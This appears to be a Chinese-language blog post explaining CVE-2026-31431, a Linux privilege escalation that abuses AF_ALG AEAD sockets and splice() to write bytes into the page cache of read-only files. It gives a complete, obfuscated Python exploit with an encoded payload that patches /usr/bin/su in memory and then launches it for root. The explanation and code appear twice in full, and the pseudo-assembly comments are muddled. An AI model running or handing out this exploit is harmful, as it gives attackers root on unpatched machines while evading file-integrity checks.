
CVE-2026-31431
原理
第一层:Page Cache
Linux 在读取文件前会先查看内存中是否存在,即 Linux 为了加速文件读取,会把磁盘文件内容缓存在内存中,即 Page Cache。
而此漏洞仅修改内存中的页缓存,不会修改磁盘的源文件,所以对于文件的完整性校验是无法被检测的,隐蔽性极强。
第二层:AF_ALG 套接字
Linux 系统提供了一种叫 AF_ALG 的套接字,使普通程序也能使用内核的加密算法,而本漏洞则是利用 AEAD 实现提权。
第三层:漏洞触发
AEAD 解密时,需要三个数据块:
- ADD(附加认证数据)
- Ciphertext
- Tag(认证标签,通常是 4-16 字节)
此时内存会把保存 Tag 的内存块,用sg_chain 函数强行链接到了输出内存块的后面。
第四层:splice()
攻击者通过以下步骤触发写入:
# 1. 打开目标只读文件(如/usr/bin/su)
fd = open("/usr/bin/su", O_RDONLY)

# 2. 创建AF_ALG套接字,绑定有漏洞的AEAD算法
sock = socket(AF_ALG, SOCK_SEQPACKET, 0)
sock.bind(("aead", "authencesn(hmac(sha256),cbc(aes))"))

# 3. 用splice()将文件内容送入套接字的发送缓冲区
splice(fd, None, pipe_w, 4096, 0)
splice(pipe_r, None, sock_fd, 4096, 0)

# 4. 调用recv()触发解密操作
sock.recv(4096) # 触发内核执行漏洞路径,Tag被写入文件Page Cache关键点:splice()让文件Page Cache直接成为了AF_ALG套接字的输入缓冲区。当解密路径错误地把Tag链到输出缓冲区时,这个输出缓冲区恰好就是文件Page Cache的某4个字节。
第五层:提权
/usr/bin/su中有一段检查代码:
; 伪汇编
cmp eax, 0 ; 检查当前uidje privilege_denied ; 如果uid为0(root)则跳过,否则拒绝
攻击者提前准备好一个payload(4字节的机器码),循环写入:
- 第一次写入:
\x75\x05(把je改成jne,逻辑反转) - 或者更暴力:
\x90\x90(NOP掉跳转)
修改后的su程序:无论谁执行,都认为自己是root。
一句话描述就是:用加密算法的调用把Tag写入到可读文件的Page Cache里导致的提权
代码编写
#!/usr/bin/env python3
import os as g, zlib, socket as s

def d(x):
    return bytes.fromhex(x)

def c(f, t, c):
    a = s.socket(38, 5, 0)                      # 创建AF_ALG套接字
    a.bind(("aead", "authencesn(hmac(sha256),cbc(aes))"))
    h = 279
    v = a.setsockopt
    v(h, 1, d('0800010000000010' + '0'*64))    # 配置算法参数
    v(h, 5, None, 4)
    u, _ = a.accept()
    o = t + 4
    i = d('00')
    # 关键:通过sendmsg构造SGL,触发splice错误拼接
    u.sendmsg([b"A"*4 + c], [(h, 3, i*4), (h, 2, b'\x10' + i*19), (h, 4, b'\x08' + i*3)], 32768)
    r, w = g.pipe()
    n = g.splice
    n(f, w, o, offset_src=0)                   # 将目标文件读入pipe
    n(r, u.fileno(), o)                        # 将pipe数据送入AF_ALG触发写入
    try:
        u.recv(8 + t)
    except:
        pass

# 打开目标setuid程序(通常为/usr/bin/su)
f = g.open("/usr/bin/su", 0)
i = 0
# 解压payload(修改su程序的二进制指令)
e = zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))

# 将payload分4字节写入目标文件Page Cache
while i < len(e):
    c(f, i, e[i:i+4])
    i += 4

# 触发提权
g.system("su")

漏洞利用
CVE-2026-31431
原理
第一层:Page Cache
Linux 在读取文件前会先查看内存中是否存在,即 Linux 为了加速文件读取,会把磁盘文件内容缓存在内存中,即 Page Cache。
而此漏洞仅修改内存中的页缓存,不会修改磁盘的源文件,所以对于文件的完整性校验是无法被检测的,隐蔽性极强。
第二层:AF_ALG 套接字
Linux 系统提供了一种叫 AF_ALG 的套接字,使普通程序也能使用内核的加密算法,而本漏洞则是利用 AEAD 实现提权。
第三层:漏洞触发
AEAD 解密时,需要三个数据块:
- ADD(附加认证数据)
- Ciphertext
- Tag(认证标签,通常是 4-16 字节)
此时内存会把保存 Tag 的内存块,用sg_chain 函数强行链接到了输出内存块的后面。
第四层:splice()
攻击者通过以下步骤触发写入:
# 1. 打开目标只读文件(如/usr/bin/su)
fd = open("/usr/bin/su", O_RDONLY)

# 2. 创建AF_ALG套接字,绑定有漏洞的AEAD算法
sock = socket(AF_ALG, SOCK_SEQPACKET, 0)
sock.bind(("aead", "authencesn(hmac(sha256),cbc(aes))"))

# 3. 用splice()将文件内容送入套接字的发送缓冲区
splice(fd, None, pipe_w, 4096, 0)
splice(pipe_r, None, sock_fd, 4096, 0)

# 4. 调用recv()触发解密操作
sock.recv(4096) # 触发内核执行漏洞路径,Tag被写入文件Page Cache关键点:splice()让文件Page Cache直接成为了AF_ALG套接字的输入缓冲区。当解密路径错误地把Tag链到输出缓冲区时,这个输出缓冲区恰好就是文件Page Cache的某4个字节。
第五层:提权
/usr/bin/su中有一段检查代码:
; 伪汇编
cmp eax, 0 ; 检查当前uidje privilege_denied ; 如果uid为0(root)则跳过,否则拒绝
攻击者提前准备好一个payload(4字节的机器码),循环写入:
- 第一次写入:
\x75\x05(把je改成jne,逻辑反转) - 或者更暴力:
\x90\x90(NOP掉跳转)
修改后的su程序:无论谁执行,都认为自己是root。
一句话描述就是:用加密算法的调用把Tag写入到可读文件的Page Cache里导致的提权
代码编写
#!/usr/bin/env python3
import os as g, zlib, socket as s

def d(x):
    return bytes.fromhex(x)

def c(f, t, c):
    a = s.socket(38, 5, 0)                      # 创建AF_ALG套接字
    a.bind(("aead", "authencesn(hmac(sha256),cbc(aes))"))
    h = 279
    v = a.setsockopt
    v(h, 1, d('0800010000000010' + '0'*64))    # 配置算法参数
    v(h, 5, None, 4)
    u, _ = a.accept()
    o = t + 4
    i = d('00')
    # 关键:通过sendmsg构造SGL,触发splice错误拼接
    u.sendmsg([b"A"*4 + c], [(h, 3, i*4), (h, 2, b'\x10' + i*19), (h, 4, b'\x08' + i*3)], 32768)
    r, w = g.pipe()
    n = g.splice
    n(f, w, o, offset_src=0)                   # 将目标文件读入pipe
    n(r, u.fileno(), o)                        # 将pipe数据送入AF_ALG触发写入
    try:
        u.recv(8 + t)
    except:
        pass

# 打开目标setuid程序(通常为/usr/bin/su)
f = g.open("/usr/bin/su", 0)
i = 0
# 解压payload(修改su程序的二进制指令)
e = zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))

# 将payload分4字节写入目标文件Page Cache
while i < len(e):
    c(f, i, e[i:i+4])
    i += 4

# 触发提权
g.system("su")
漏洞利用

评论(0)
暂无评论